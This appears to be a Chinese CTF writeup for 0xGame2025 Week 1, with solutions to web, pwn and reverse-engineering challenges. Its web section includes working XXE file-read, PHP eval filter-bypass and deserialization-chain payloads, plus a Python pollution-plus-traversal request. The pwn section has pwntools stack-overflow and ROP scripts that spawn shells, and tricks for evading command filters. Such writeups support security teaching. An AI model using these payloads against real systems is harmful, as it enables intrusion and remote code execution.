

0xGame2025 Week1 Writeup

Web

Lemon

时代少年团，我们喜欢你

禁用了右键和F12

使用快捷键

- **Windows/Linux**: 直接按 `Ctrl + U`
- **Mac**: 按 `Command + Option + U`

Http的真理，我已解明

<https://developer.mozilla.org/zh-CN/docs/Web/HTTP/Reference/Headers>

比赛过程中发现很多师傅被safari和clash卡住了，感觉是因为这两个太过于常见了，然后可能以为真的要用这个去访问/代理，是我考虑不周了

为什么没有XFF？ 因为被WAF掉了

代码块

```
1  POST /?hello=web HTTP/1.1
2  Host: 127.0.0.1:30002
3  sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Windows"
6  Accept-Language: zh-CN,zh;q=0.9
7  Upgrade-Insecure-Requests: 1
8  User-Agent: Safari
9  Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Cookie: Sean=god
16 Referer: www.mihoyo.com
17 Via: clash
```

```
18 Connection: keep-alive
19 Content-Type: application/x-www-form-urlencoded
20 Content-Length: 9
21
22 http=good
```

留言板（粉）

XML 指可扩展标记语言（Extensible Markup Language），是一种与HTML类似的纯文本的标记语言，设计宗旨是为了传输数据，而非显示数据。它由三个部分组成，分别是：文档类型定义（Document Type Definition，DTD），即XML的布局语言；可扩展的样式语言（Extensible Style Language，XSL），即XML的样式表语言；以及可扩展链接语言（Extensible Link Language，XLL）

代码块

```
1  <?xml version="1.0"?>
2  <!DOCTYPE note [                                <!--定义此文档是 note 类型的文档-->
3  <!ELEMENT note (to,from)>                        <!--定义note元素有两个元素-->
4  <!ELEMENT to (#PCDATA)>                          <!--定义to元素为"#PCDATA"类型-->
5  <!ELEMENT from (#PCDATA)>                        <!--定义from元素为"#PCDATA"类型-->
6  ]>
7  <note>
8  <to>White</to>
9  <from>Night</from>
10 </note>
```

PCDATA 的意思是被解析的字符数据。PCDATA是会被解析器解析的文本。这些文本将被解析器检查实体以及标记。文本中的标签会被当作标记来处理，而实体会被展开（解析器将实体引用替换为该实体所代表的实际内容）

被解析的字符数据不应当包含任何&，<，或者>字符，需要用<或>实体来分别替换

CDATA 意思是字符数据，CDATA 是不会被解析器解析的文本，在这些文本中的标签不会被当作标记来对待，其

中的实体也不会被展开

实体（ENTITY）

实体是用于定义引用普通文本或特殊字符的快捷方式的变量，按照有无参数分类，可以分为一般实体和参数实体

一般声明：<!ENTITY 实体名称 "实体内容">，而想要引用一般实体，用&实体名称（引用区域不限）

参数声明：<!ENTITY % 实体名称 "实体内容">，引用参数实体方法：%实体名称（只能在DTD中引用）

按照使用方式分类，分为内部声明实体和引用外部实体

内部实体： `<!ENTITY 实体名称 "实体的值">`

代码块

```
1  <?xml version = "1.0" encoding = "utf-8"?>
2  <!DOCTYPE test [
3      <!ENTITY writer "xxx">
4      <!ENTITY copyright "Copyright xxx.com">
5  ]>
6  <test>&writer;@right;</test>
```

外部实体： `<!ENTITY 实体名称 SYSTEM "URI/URL">` 或者 `<!ENTITY 实体名称 PUBLIC "public_ID" "URI">`

代码块

```
1  <?xml version = "1.0" encoding = "utf-8"?>
2  <!DOCTYPE test [
3      <!ENTITY file SYSTEM "file:///flag">
4      <!ENTITY copyright SYSTEM "http://www.xxx.com/xxx.dtd">
5  ]>
6  <author>&file;@right;</author>
```

XML外部实体注入(XXE)

XML External Entity Injection

XXE漏洞发生在应用程序解析XML输入时，没有禁止外部实体的加载，导致可加载恶意外部文件和代码，造成任意文件读取、命令执行、内网端口扫描、攻击内网网站、发起Dos攻击等危害

正题：

（非预期是啥就不说了，有点尴尬）

进来看到登陆界面，直接弱密码登录（admin,admin123）

首先可以正常输入发现返回XML的报错消息，所以直接打XXE（虽然样式烂掉了但是我懒得调了）

代码块

```
1  <?xml version="1.0"?>
2  <!DOCTYPE a [
3      <!ENTITY xxe SYSTEM "file:///flag">
4  ]>
5  <msg>&xxe;</msg>
```

RCE1

源码：

代码块

```
1  <?php
2  error_reporting(0);
3  highlight_file(__FILE__);
4  $rce1 = $_GET['rce1'];
5  $rce2 = $_POST['rce2'];
6  $real_code = $_POST['rce3'];
7
8  $pattern = '/(?:\d|
[\%&#@*]|system|cat|flag|ls|echo|nl|rev|more|grep|cd|cp|vi|passthru|shell|vim|
sort|strings)/i';
9
10 function check(string $text): bool {
11     global $pattern;
12     return (bool) preg_match($pattern, $text);
13 }
14
15
16 if (isset($rce1) && isset($rce2)){
17     if(md5($rce1) === md5($rce2) && $rce1 !== $rce2){
18         if(!check($real_code)){
19             eval($real_code);
20         } else {
21             echo "Don't hack me ~";
22         }
23     } else {
24         echo "md5 do not match correctly";
25     }
26 }
27 else{
28     echo "Please provide both rce1 and rce2";
29 }
30 ?>
```

MD5强比较，这里用数组绕过即可（无法处理数组，都视为NULL）

然后这边过滤了

system|cat|flag|ls|echo|nl|rev|more|grep|cd|cp|vi|passthru|shell|vim|sort|strings 和 *

所以我们无法用简单的 cat /flag 解决，且过滤了 *，不能用 f*，我们可以：

```
1 代码块system 可以用 print替代
2  cat 可以用tac进行替代
3  ``表示执行里面的命令
4  f???表示匹配f开头的四字文件
5  ls可以用l\s绕过
```

所以最终Payload:

代码块

```
1  http://127.0.0.1:7777/?rce1[]=1
2
3
4  rce2[]=2&rce3=print(`tac /f???`);
5
6  //rce3=readfile('/'.'fl'.'ag');
```

Rubbish_Unser

(好多好多游戏，后面能见到全称)

代码块

```
1  <?php
2  error_reporting(0);
3  highlight_file(__FILE__);
4
5  class ZZZ
6  {
7      public $yuzuha;
8      function __construct($yuzuha)
9      {
10         $this -> yuzuha = $yuzuha;
11     }
12     function __destruct()
13     {
14         echo "破绽，在这里！ " . $this -> yuzuha;
15     }
16 }
17
18 class HSR
19 {
20     public $robin;
21     function __get($robin)
22     {
23         $castorice = $this -> robin;
```

```

24         eval($castorice);
25     }
26 }
27
28 class HI3rd
29 {
30     public $RaidenMei;
31     public $kiana;
32     public $guanxing;
33     function __invoke()
34     {
35         if($this -> kiana !== $this -> RaidenMei && md5($this -> kiana) ===
md5($this -> RaidenMei) && sha1($this -> kiana) === sha1($this -> RaidenMei))
36             return $this -> guanxing -> Elysia;
37     }
38 }
39
40 class GI
41 {
42     public $furina;
43     function __call($arg1, $arg2)
44     {
45         $Charlotte = $this -> furina;
46         return $Charlotte();
47     }
48 }
49
50 class Mi
51 {
52     public $game;
53     function __toString()
54     {
55         $game1 = @$this -> game -> tks();
56         return $game1;
57     }
58 }
59
60 if (isset($_GET['0xGame'])) {
61     $web = unserialize($_GET['0xGame']);
62     throw new Exception("Rubbish_Unser");
63 }
64 ?>

```

逻辑链很清晰

代码块

```

1  ZZZ::__destruct  →  __toString
2                      →  Mi::__toString //当作字符串的时候触发
3                      →  GI::__call()   //通过访问不存在的tks()
4                      →  HI3rd::__invoke //通过调用函数来触发
5                      →  HSR::__get()    //通过访问不存在的Elysia
6                      →  eval

```

中间满足以下的条件，有三种方法

代码块

```

1  $this->kiana !== $this->RaidenMei && md5($this->kiana) === md5($this->
    RaidenMei) && sha1($this->kiana) === sha1($this->RaidenMei)

```

要求MD5和SHA1分别相等

代码块

```

1  a = 1
2  b = '1'
3
4  或者
5
6  a = 0
7  b = 0E1

```

Error类

代码块

```

1  $c->a=new Error("a",1);$c->b=new Error("a",2)

```

至于最后的throw exception，则是利用了php中的GC回收机制

在PHP中，使用引用计数和回收周期来自动管理内存对象的，当一个变量被设置为NULL，或者没有任何指针指向时，它就会被变成垃圾，被GC机制自动回收掉那么这里的话我们就可以理解为，当一个对象没有被引用时，就会被GC机制回收，在回收的过程中，它会自动触发_destruct方法，而这也就是我们绕过抛出异常的关键点

则Payload：

代码块

```

1  <?php

```

```
2  error_reporting(0);
3  highlight_file(__FILE__);
4
5  class ZZZ
6  {
7      public $yuzuha;
8  }
9
10 class HSR
11 {
12     public $robin;
13 }
14
15 class HI3rd
16 {
17     public $RaidenMei = '1';
18     public $kiana = 1;
19     public $gvanxing;
20 }
21
22 class GI
23 {
24     public $furina;
25 }
26
27 class Mi
28 {
29     public $game;
30 }
31
32 $a = new HSR();
33 $a->robin = "system('env');";
34
35 $b = new HI3rd();
36 $b -> gvanxing = $a;
37
38 $c = new GI();
39 $c -> furina = $b;
40
41 $d = new Mi();
42 $d -> game = $c;
43
44 $e = new ZZZ();
45 $e -> yuzuha = $d;
46
47 $A = array($e,0);
48 echo urlencode(serialize($A));
```



```
49
50
51  ?>
//a%3A2%3A%7B%3A0%3B0%3A3%3A%22ZZZ%22%3A1%3A%7B%3A6%3A%22yuzuha%22%3B0%3A2%3A%22Mi%22%3A1%3A%7B%3A4%3A%22game%22%3B0%3A2%3A%22GI%22%3A1%3A%7B%3A6%3A%22furi%22%3B0%3A5%3A%22HI3rd%22%3A3%3A%7B%3A9%3A%22RaidenMei%22%3B%3A1%3A%221%22%3B%3A5%3A%22kiana%22%3B%3A1%3B%3A8%3A%22guanxing%22%3B0%3A3%3A%22HSR%22%3A1%3A%7B%3A5%3A%22robin%22%3B%3A14%3A%22system%28%27env%27%29%3B%22%3B%7D%7D%7D%7Di%3A1%3B%3A0%3B%7D
```

Lemon_RevEnge

就是个很基本的原型链污染，网上随便都能找到对应的exp

代码块

```
1  { "__init__":{"__globals__":{"os":{"path":{"pardir":",",",}}}}}
```

请求

美化RawHex

1 POST / HTTP/1.1
2 Host: 127.0.0.1:9000
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Accept-Language: zh-CN,zh;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
17 Content-Type: application/json
18 Content-Length: 150
19
20 {
 " __init__": {
 " __globals__": {
 "os": {
 "path": {
 "pardir": ",",
 }
 }
 }
 }
}

响应

美化RawHex页面渲染

1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.12.11
3 Date: Sat, 30 Aug 2025 08:09:35 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 39
6 Connection: close
7
8       templates      

请求

```
美化 Raw Hex
1 GET ../../../../flag HTTP/1.1
2 Host: 127.0.0.1:9000
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not;A=Brand";v="24", "Chromium";v="128"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Accept-Language: zh-CN,zh;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
  e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
17
18
```

响应

```
美化 Raw Hex 页面渲染
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.3 Python/3.12.11
3 Date: Sat, 30 Aug 2025 08:09:47 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 32
6 Connection: close
7
8 OXGame(Welcome_to_Easy_Pollute~)
```

Pwn

test_your_nc

nc上去后直接cat flag就可以

简单数学题

源码如下

代码块

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5 #include <fcntl.h>
6 #include <sys/types.h>
7 #include <sys/ioctl.h>
8 void* buf;
9 void init()
10 {
11     setvbuf(stdin, 0);
12     setvbuf(stdout, 0);
13     setvbuf(stderr, 0);
14 }
```

```

15  int get(int n,int m,int sym)
16  {
17      memset(buf,0,0x100);
18      switch(sym)
19      {
20          case 0:
21              sprintf(buf,"%d %s %d = ?\n",n,"+",m);
22              return n+m;
23          case 1:
24              sprintf(buf,"%d %s %d = ?\n",n,"-",m);
25              return n-m;
26          case 2:
27              sprintf(buf,"%d %s %d = ?\n",n,"x",m);
28              return n*m;
29      }
30  }
31  int main()
32  {
33      init();
34      buf=(void *)malloc(0x100);
35      srand(time(0));
36      int n,m,num,sym;
37      puts("Are you good at math?");
38      puts("Kore wa shiren da!");
39      for(int i=0;i<1000;i++)
40      {
41          n=rand()%1000;
42          m=rand()%1000;
43          sym=rand()%3;
44          int ret=get(n,m,sym);
45          printf(buf);
46          scanf("%d",&num);
47          if(num!=ret)
48              exit(0);
49          puts("Good work!");
50      }
51      puts("Congratulations on completing the challenge");
52      system("/bin/sh");
53      return 0;
54  }

```

使用python中的eval函数,注意要把"x"替换为"*"

代码块

```
1  from pwn import *
```

```

2 context.log_level='debug'
3 io=process('./pwn')
4 #io=remote("nc1.ctfplus.cn",23130)
5 io.recvuntil(b"Kore wa shiren da!\n")
6 for i in range(1000):
7     t=io.recvuntil(b"?")[:-3]
8     if b"x" in t:
9         t=t.decode()
10        t = t.replace("x", "*", 1)
11        t=t.encode()
12    num=eval(t)
13    io.sendline(str(num).encode())
14    io.recvline()
15    io.recvline()
16 io.interactive()

```

stack overflow

代码块

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include <fcntl.h>
6  #include <sys/types.h>
7  #include <sys/ioctl.h>
8  void backdoor()
9  {
10     system("echo \"Isn't here...\"");
11     exit(0);
12 }
13 void whhhat()
14 {
15     printf("good work!\n");
16     execve("/bin/sh",0,0);
17 }
18 int main()
19 {
20     setvbuf(stdout, NULL, _IONBF, 0);
21     setvbuf(stdin, NULL, _IONBF, 0);
22     setvbuf(stderr, NULL, _IONBF, 0);
23     char ss[0x30];
24     puts("Just say something...");
25     read(0,ss,0x100);
26     return 0;

```

```
27 }
```

存在后门函数whhhat,调用后可getshell

在main函数中存在明显的栈溢出,直接跳转到whattt执行

代码块

```
1  from pwn import *
2  io=remote("nc1.ctfplus.cn",17151)
3  #io=process('./pwn')
4  payload=b'a'*0x38+p64(0x4011F7)
5  io.send(payload)
6  io.interactive()
```

命令执行🤔

源码如下

代码块

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include <fcntl.h>
6  #include <sys/types.h>
7  #include <sys/ioctl.h>
8  void init()
9  {
10     setvbuf(stdin, NULL, _IONBF, 0);
11     setvbuf(stdout, NULL, _IOLBF, 0);
12     setvbuf(stderr, NULL, _IOFBF, 1024);
13 }
14 int main()
15 {
16     char s[0x30];
17     init();
18     puts("Please input your command,no cat no sh!");
19     read(0,s,0x20);
20     if(strstr(s,"cat")||strstr(s,"sh"))
21     {
22         puts("No way!");
23         exit(0);
24     }
25     system(s);
```

```
26         return 0;
27     }
```

在字符串层面过滤了"cat"和"sh"

绕过手段很多

- 在正常命令中加入无关紧要的分隔符,如:ca\t flag;c'a'r flag
- 输入\$0返回自身的shell

ROP1

源码

代码块

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include <fcntl.h>
6  #include <sys/types.h>
7  #include <sys/ioctl.h>
8  void gadget()
9  {
10     asm volatile (
11         "pop rdi;"
12         "ret;"
13     );
14 }
15 void help()
16 {
17     system("echo Maybe you need this: sh");
18 }
19 int main()
20 {
21     char ss[0x20];
22     puts("what's ROP????");
23     help();
24     read(0,ss,0x100);
25     return 0;
26 }
```

存在"sh"和system,已经栈溢出

通过ROP将"sh"放入rdi并执行system函数,组合为执行system("sh")

代码块

```
1  from pwn import *
2  #io=process('./pwn')
3  io=remote("127.0.0.1",2223)
4  system=p64(0x401195)
5  sh=p64(0x00000000000040201e)
6  rdi=p64(0x00000000000040117e)
7  payload=b'a'*0x28+rdi+sh+system
8  io.send(payload)
9  io.interactive()
```

ROP2


源码

代码块

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <unistd.h>
5  #include <fcntl.h>
6  #include <sys/types.h>
7  #include <sys/ioctl.h>
8  void gadget()
9  {
10     asm volatile (
11         "pop %rdi;\n"
12         "ret;\n"
13     );
14 }
15 void init()
16 {
17     setbuf(stdout, NULL);
18     setbuf(stdin, NULL);
19     setbuf(stderr, NULL);
20 }
21 int main()
22 {
23     init();
24     char s[0x30];
25     printf("Before start I can give you my luck_number : %d\n",0x9173003024);
26     system("echo Start your attack");
27     read(0,s,0x100);
28     return 0;
29 }
```

和上道题相似,但是本题system执行的命令为"\$0",被藏在luck_number中

可以通过gdb搜索得到\$0的地址



The screenshot shows a debugger window with the following content:

```
0x401221 <main+55>    lea    rax, [rip + 0xe11]    RAX => 0x402039 <- 'echo Start your attack'
0x401228 <main+62>    mov    rdi, rax

[ STACK ]
00:0000 | rbp | rsp | 0x7fffffffdd10 <- 1
01:0008 | +008 |      | 0x7fffffffdd18 -> 0x7ffff7c29d90 ( __libc_start_call_main+128) <- mov edi, eax
02:0010 | +010 |      | 0x7fffffffdd20 <- 0
03:0018 | +018 |      | 0x7fffffffdd28 -> 0x4011ea (main) <- endbr64
04:0020 | +020 |      | 0x7fffffffdd30 <- 0x100000000
05:0028 | +028 |      | 0x7fffffffdd38 -> 0x7fffffffde28 -> 0x7fffffffde1bb <- '/home/zer00ne/Desktop/0xgame 2025/week1/ROP2/0/pwn'
06:0030 | +030 |      | 0x7fffffffdd40 <- 0
07:0038 | +038 |      | 0x7fffffffdd48 <- 0x12e74a7cbf1cc78e

[ BACKTRACE ]
> 0      0x4011f2 main+8
1  0x7ffff7c29d90 __libc_start_call_main+128
2  0x7ffff7c29e40 __libc_start_main+128
3  0x4010d5 _start+37

pwndbg> search "$0"
Searching for byte: b'$0'
pwn      0x401202 and al, 0x30 /* '$0' */
libc.so.6 0x7ffff7c2b2d2 and al, 0x30 /* '$0' */
libc.so.6 0x7ffff7c2b31c and al, 0x30 /* '$0dH3<%0' */
libc.so.6 0x7ffff7c2b32e and al, 0x30
libc.so.6 0x7ffff7c2c78f and al, 0x30 /* '$0' */
libc.so.6 0x7ffff7c2c7bd and al, 0x30
libc.so.6 0x7ffff7c2cbf2 and al, 0x30
libc.so.6 0x7ffff7c2cd9c and al, 0x30
libc.so.6 0x7ffff7c2d126 and al, 0x30
libc.so.6 0x7ffff7c2d243 and al, 0x30
libc.so.6 0x7ffff7c2d29c and al, 0x30
libc.so.6 0x7ffff7c2d72d and al, 0x30
libc.so.6 0x7ffff7c2d77e and al, 0x30 /* '$0' */
libc.so.6 0x7ffff7c2d82b and al, 0x30
libc.so.6 0x7ffff7c2d8fb and al, 0x30 /* '$0' */
libc.so.6 0x7ffff7c2d93e and al, 0x30
libc.so.6 0x7ffff7c2db10 and al, 0x30 /* '$0' */
libc.so.6 0x7ffff7c2dcc1 and al, 0x30
```

代码块

```
1  from pwn import *
2  #io=process('./pwn')
3  io=remote("127.0.0.1",2223)
4  payload=b'a'*0x38+p64(0x40119E)+p64(0x401200+2)+p64(0x40122B)
5  #gdb.attach(io)
6  io.sendline(payload)
7  io.interactive()
```

Reverse

SignIn

IDA SHIFT+F12查看字符串即可

Address	Length	Type	String
.rdata:0...	0000002C	C	0xGame{G00d\$!gn!n_&_N0w_5t4rt_y0ur_R3V3R5E}
.rdata:0...	00000016	C	Welcome to 0xGame2025
.rdata:0...	0000002B	C	The flag is in the program. Try your best!
.rdata:0...	00000006	C	pause
.rdata:0...	0000001F	C	Argument domain error (DOMAIN)
.rdata:0...	0000001C	C	Argument singularity (SIGN)
.rdata:0...	00000020	C	Overflow range error (OVERFLOW)

因为字符串是硬编码在程序内部，因此用记事本、winhex等文本编辑工具其实也能看（

SignIn2

哈哈，Spreng还是校心协的牛马，加了点私货。

代码块

- 1 南京邮电大学大学生心理健康协会，是在学校心理健康教育与咨询中心指导下，由一群热心关注心理健康、积极推广心理健康知识的在校学生组成的校级学生组织。
- 2 简单来说，我们不是严肃的“心理诊所”，而是一个传播快乐、倾听心声、共同成长的朋辈互助平台。我们的核心目标是：普及心理知识，传递心灵温暖，助力每一位柚子成为更好的自己！
- 3
- 4 在这里，你能收获到：
- 5 1. 一群志同道合的暖心伙伴：在这里，你会遇到一群善良、包容、有趣的朋友，告别孤独，收获深厚的友谊。
- 6 2. 一个全方位锻炼能力的平台：从活动策划、宣传设计到组织协调、现场执行，你的综合能力将得到极大提升！
- 7 3. 宝贵的心理学知识与技能：抢先了解各类心理活动，学习实用的沟通与助人技巧，这些知识将让你终生受益。
- 8 4. 一份独特的成就感与温暖：当你策划的活动让同学们开怀大笑，当你的一句倾听缓解了他人的焦虑，那种发自内心的满足感无可替代。
- 9
- 10 心协，是一个有温度的地方。
- 11 我们相信，每一颗心都值得被关爱，每一种情绪都值得被看见。我们致力于在南邮校园里播撒阳光，营造一个关注心理健康、积极向上的温暖氛围。
- 12 所以，无论你是想寻找归属感，还是想锻炼自己，或者单纯对心理学感兴趣，校心协的大门永远为你敞开！

题目给出的密文是：

```
1  @*Wq}u-guAs@}CoBo*yq!*y~*yuo##oA@F@DDIE@I/
```

观察解密代码，和凯撒密码很像，对吧。ROT47的轮转不局限于26字母，拓展到了92字符，默认的ROT47的偏移值为47，正好是92的一半，两次ROT47后就是明文本身了。

但这道题的key不是47，按照提示应当是爆破key值

代码块

```
1  void __cdecl decrypt(unsigned __int8 *flag, unsigned int key)
2  {
3      int i; // [rsp+2Ch] [rbp-4h]
4
5      for ( i = 0; i < strlen((const char *)flag); ++i )
6      {
7          if ( flag[i] > ' ' && flag[i] <= '~' )
8              flag[i] = (flag[i] - key % 94 + 61) % 94 + 33;
9      }
10 }
```

CyberChef一把梭

The screenshot shows the CyberChef web application interface. On the left, the 'Recipe' panel is active, displaying the 'ROT47 Brute Force' recipe. The 'Sample length' is set to 100, 'Sample offset' is 0, and 'Print amount' is checked. A 'Crib (known plaintext string)' field contains '0xGame'. The 'Input' panel on the right shows the ciphertext: '@*Wq}u-guAs@}CoBo*yq!*y~*yuo##oA@F@DDIE@I/'. Below the input, the 'Output' panel shows the result: 'Amount = 78: 0xGame{We1c0m3_2_xiaoxinxie_qq_1060449509}'. The interface includes various icons for saving, deleting, and navigating between recipes.

代码块

```
1 0xGame{We1c0m3_2_xiaoxinxie_qq_1060449509}
```

EasyXor

一般遇到不认识的文件，先扔到DIE或者其它的文件查询工具里面查查看

▼ ELF64

操作系统: Debian Linux(ABI: 3.2.0)[AMD64, 64 位, DYN]

S ?

编译器: GCC((Debian 14.2.0-19) 14.2.0)

S ?

语言: C

S ?

库: GLIBC(2.34)[DYN AMD64-64]

S ?

这里可以看到是ELF文件，什么是ELF文件可以在网上搜搜，总之IDA也可以分析它

进来之后就是一个简单的异或，属于位运算的一种，位运算在加密、编码等领域几乎必用，逆向里面也是常客。异或属于可逆运算，跟题目的反着来计算就可以

代码块

```
1 enc=[0x42,0x1A,0x39,0x17,0x1D,0x9,0x51,0x55,0x2C,0x5F,0x63,0xC,0xD,0x16,0x62,0x27,0x55,0x64,0x55,0x26,0x6D,0x6A,0x18,0x34,0x88,0x65,0x6E,0x1C,0x21,0x6E,0x3D,0x23,0x6A,0x25,0x6B,0x63,0x68,0x7E,0x77,0x75,0x9A,0x7D,0x39,0x43]
2 key = 'raputa0xGame2025'
3 for i in range(len(enc)):
4     print(chr((enc[i]-i)^ord(key[i % len(key)]))),end='')
```

DyDebug

应该没人真的硬解吧.....

丢到IDA里面看到主函数出来特别长、特别复杂一大串，其中的加密也很复杂难懂

但实际上可以注意到这里的比对是拿我们的输入去和解密出来的字符串比较，因此在程序运行的时候其实flag就在程序内部，我们要做的其实只是让程序“停”在某个位置，然后查看一下解出来的v6，这个就是flag

```

fgets(Buffer, 45, Stream);
Buffer[strcspn(Buffer, "\n")] = 0;
// "BV1Rs411S77f"
for ( i = 0; i < strlen(key_str); ++i )
    master_key = (master_key << 8) | key_str[i]; //
v6 = decrypt_string(
    ciphertext_hex, //
    master_key);
for ( n43 = 0; n43 <= 43; ++n43 )
{
    if ( Buffer[n43] != *(_BYTE *)(v6 + n43) )
    {
        puts("Pity!");
        system("pause");
        exit(0);
    }
}

```

这里就用到IDA的动态调试，在if判断这里下一个断点，然后启动调试，查看内存即可（具体操作可以自行搜索，网上教程很多）

```

debug028:00000000007825CC db 0FAh
debug028:00000000007825CD db 0B1h
debug028:00000000007825CE db 0
debug028:00000000007825CF db 3Fh ; ?
debug028:00000000007825D0 a0xgame91f2c64e db '0xGame{91f2c64e-057d-4191-8868-9a8c0847b2c0}',0 |
; DATA XREF: Stack[00007A14]:000000000061FE30fo
debug028:00000000007825D0
debug028:00000000007825FD db 0
debug028:00000000007825FE db 0
debug028:00000000007825FF db 0
debug028:0000000000782600 db 0
debug028:0000000000782601 db 0ABh
debug028:0000000000782602 db 0ABh
debug028:0000000000782603 db 0ABh
debug028:0000000000782604 db 0ABh
debug028:0000000000782605 db 0ABh
debug028:0000000000782606 db 0ABh
debug028:0000000000782607 db 0ABh
debug028:0000000000782608 db 0ABh
debug028:0000000000782609 db 0ABh
debug028:000000000078260A db 0ABh
debug028:000000000078260B db 0ABh
UNKNOWN 00000000007825D0: debug028:a0xgame91f2c64e (Synchronized with RIP)

```

顺便提一嘴密钥实际上是b站的某个视频，感兴趣可以去看看（

BaseUpx

这个程序被添加了upx壳保护，如果直接把这个程序丢到IDA里面是一堆看不懂的东西，实际上是UPX壳相关的代码。有关upx壳相关知识可以自行搜索了解，这里有个blog讲的还可以：

https://blog.csdn.net/qq_43633973/article/details/102573376

总之脱壳后，再拖入ida查看就可以看到正确的代码，实际上就是一个简单的base64编码，解码即可

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    Stream *Stream; // rax
    size_t input_length; // rax
    char enc[56]; // [rsp+20h] [rbp-40h] BYREF
    char *encoded_string; // [rsp+58h] [rbp-8h]

    _main(argc, argv, envp);
    puts("Input your flag:");
    Stream = __acrt_iob_func(0);
    fgets(enc, 47, Stream);
    enc[strlen(enc) - 1] = '\0';
    if ( strlen(enc) != 46 )
    {
        puts("Length Error!");
        system("pause");
        exit(0);
    }
